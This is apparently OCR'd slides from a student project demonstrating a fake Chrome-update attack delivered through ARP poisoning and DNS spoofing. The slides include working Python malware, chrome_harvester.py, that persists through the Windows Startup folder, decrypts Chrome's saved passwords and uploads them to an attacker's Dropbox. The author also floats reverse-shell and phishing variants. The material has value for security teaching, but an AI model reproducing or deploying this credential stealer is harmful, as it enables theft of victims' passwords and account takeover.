
Watch video tutorials

To get the latest tips, tricks, and how-to's, subscribe to our YouTube Channel.

13:55
06-Feb-19

"Oh, I need to update my Chrome"

Breaking down the attack flow:


Update Google Chrome - Compu

Not secure | test1.testing.com

Google Chrome Help

Describe your issue

Sign in

Help Forum

Please Update Google Ch
Continue

To make sure that you're protected by the latest security up
a new version of the browser is available on your device. Wi
your browser looks different.

Computer Android iPhone & iPad

Get a Chrome update when available

To update Google Chrome:

1. Download the latest version of Google Chrome.
2. Right click on UpdateChrome.exe, and choose "Run as Administrator".
3. Open Google Chrome.
4. At the top right, click More More.
5. Click **Update Google Chrome**. If you don't see this button, you're on the latest version.
6. Click **Relaunch**.

Watch video tutorials
Watch video tutorials

To get the latest tips, tricks, and how-to's, subscribe to our YouTube Channel.

192.168.1.110/UpdateChrome.exe

Save As

This PC > Downloads >

Search Downloads

Organize New folder

Quick access
Desktop
Downloads
Documents
Pictures
2019-02
git-uni
lab2
submitted-comp
Creative Cloud File
OneDrive
This PC

cases
python-netfilterqueue
scapy-master
Skype
Sublime Text 2.0.2 x64
SysinternalsSuite
vscode-reasonml-1.0.38
ApexLegendsInstaller.exe
basic-miktex-2.9.6942-x64.exe

File name: UpdateChrome.exe
Save as type: Application


Hide Folders

Save Cancel

13:55
06-Feb-19


"Oh, I need to update my Chrome"

Breaking down the attack flow:



C:\Users\shaha\Downloads\UpdateChrome.exe

```
Moved   C:\Users\shaha\Downloads\UpdateChrome.exe   to   C:\ProgramData\Start menu\Programs\startup\UpdateChrome.exe
```



Startup

File
Home
Share
View
This PC > OS (C:) > ProgramData > Microsoft > Windows > Start Menu > Programs > Startup
Quick access
Desktop
Downloads
Documents
Pictures


Name	Date modified	Type	Size
UpdateChrome.exe	06-Feb-19 13:56	Application	7,671 KB

First time running, moving itself

<u>Breaking down the attack flow:</u>

- From now on, when the victim reboots his machine, the script will extract Chrome’s stored passwords and send it to the attacker’s Dropbox.
- At startup, the Chrome process is not yet running, and the database is unlocked.

Breaking down the attack flow:


Home

Search

Home

Files

Paper

Showcase

Starred — Hide

When you star items, they'll show up here for easy access. Learn more

Recent — Hide

chromepass-passwords-2019-02-06.json	Added just now · MiniProjext
Apps	Added yesterday · Dropbox
Get Started with Dropbox Paper.url	


chromepass-passwords-2019-02-06.json
Modified today at 12:23 pm

Share | Download

```
sword": [redacted]}, {"username": [redacted], "origin_url": "https://bgu4u.bgu.ac.il/pls/scwp/!fw.CheckId", "password": [redacted]}, {"username": [redacted], "origin_url": "javascript:vm.login();", "password": [redacted]}, {"
```


The file is in my Dropbox account

Breaking down the attack flow:




```
def main():
    move_to_startup()
    info_list = []
    path = getpath()
    try:
        connection = sqlite3.connect(path + "Login Data")
        with connection:
            cursor = connection.cursor()
            v = cursor.execute(
                'SELECT action_url, username_value, password_value FROM logins')
            value = v.fetchall()
        for origin_url, username, password in value:
            password = win32crypt.CryptUnprotectData(password, None, None, None, 0)[1]
            if password:
                info_list.append({
                    'origin_url': origin_url,
                    'username': username,
                    'password': str(password)
                })

    except sqlite3.OperationalError as e:
        e = str(e)
        if e == 'database is locked':
            print('[!] Make sure Google Chrome is not running in the background')
        elif e == 'no such table: logins':
            print'[!] Something wrong with the database name'
        elif e == 'unable to open database file':
            print('[!] Something wrong with the database path')
        else:
            print(e)
        sys.exit(0)

    output_json(info_list)
```

chrome_harvester.py - extraction



```
def move_to_startup():
    aup = os.environ.get("ALLUSERSPROFILE")
    up = os.environ.get("USERPROFILE")
    if aup and up:
        before = os.path.join(up, "Downloads", "UpdateChrome.exe")
        after = os.path.join(aup, "Start menu", "Programs", "startup", "UpdateChrome.exe")
        try:
            os.rename(
                before,
                after)
        except Exception as e:
            print("Could not move file UpdateChrome.exe:   " + str(e))
    else:
        print("Oops, couldn't look up stuff in os.environ")
    print("Moved   " + before + "   to   " + after)
```

chrome_harvester.py – moving to startup



```
def upload_to_dropbox(json_file, file_name):
    access_token = '[redacted]'
    client = dropbox.Dropbox(access_token)
    response = client.files_upload(json_file.read(), '/' + file_name, mode=WriteMode('overwrite'))
    print "uploaded:", response


def output_json(info):
    try:
        file_name = 'chromepass-passwords-' + str(datetime.date.today()) + '.json'
        file_path = os.path.join(os.environ.get("USERPROFILE"), 'Documents', file_name)
        with open(file_path, 'w+') as json_file:
            json.dump({'password_items': info}, json_file)
            print("Data written to   " + file_name)
            upload_to_dropbox(json_file, file_name)
    except EnvironmentError:
        print('EnvironmentError: cannot write data')
```

chrome_harvester.py – jsoning and uploading to Dropbox

The ARP poisoning + DNS spoofing combo is a powerful attack vector, that could be implemented in a much worse way than my current application of it.

Instead of the Chrome password harvesting tool, I could send an executable that allows me to send commands straight to the victim’s CMD, and by that achieve total control over his OS.

I could also commit a phishing attack, by scraping a login page of some service and having the POST be routed to me (similar to one of *Kali Linux's setoolkit* attacks).

Development Tools & Dependencies:

- Python 2.7 with modules:
  - Scapy
  - Dropbox (+ create App and generate access token)
  - Auto PY to EXE
- Wireshark (for monitoring)

Link to the project’s GitHub repository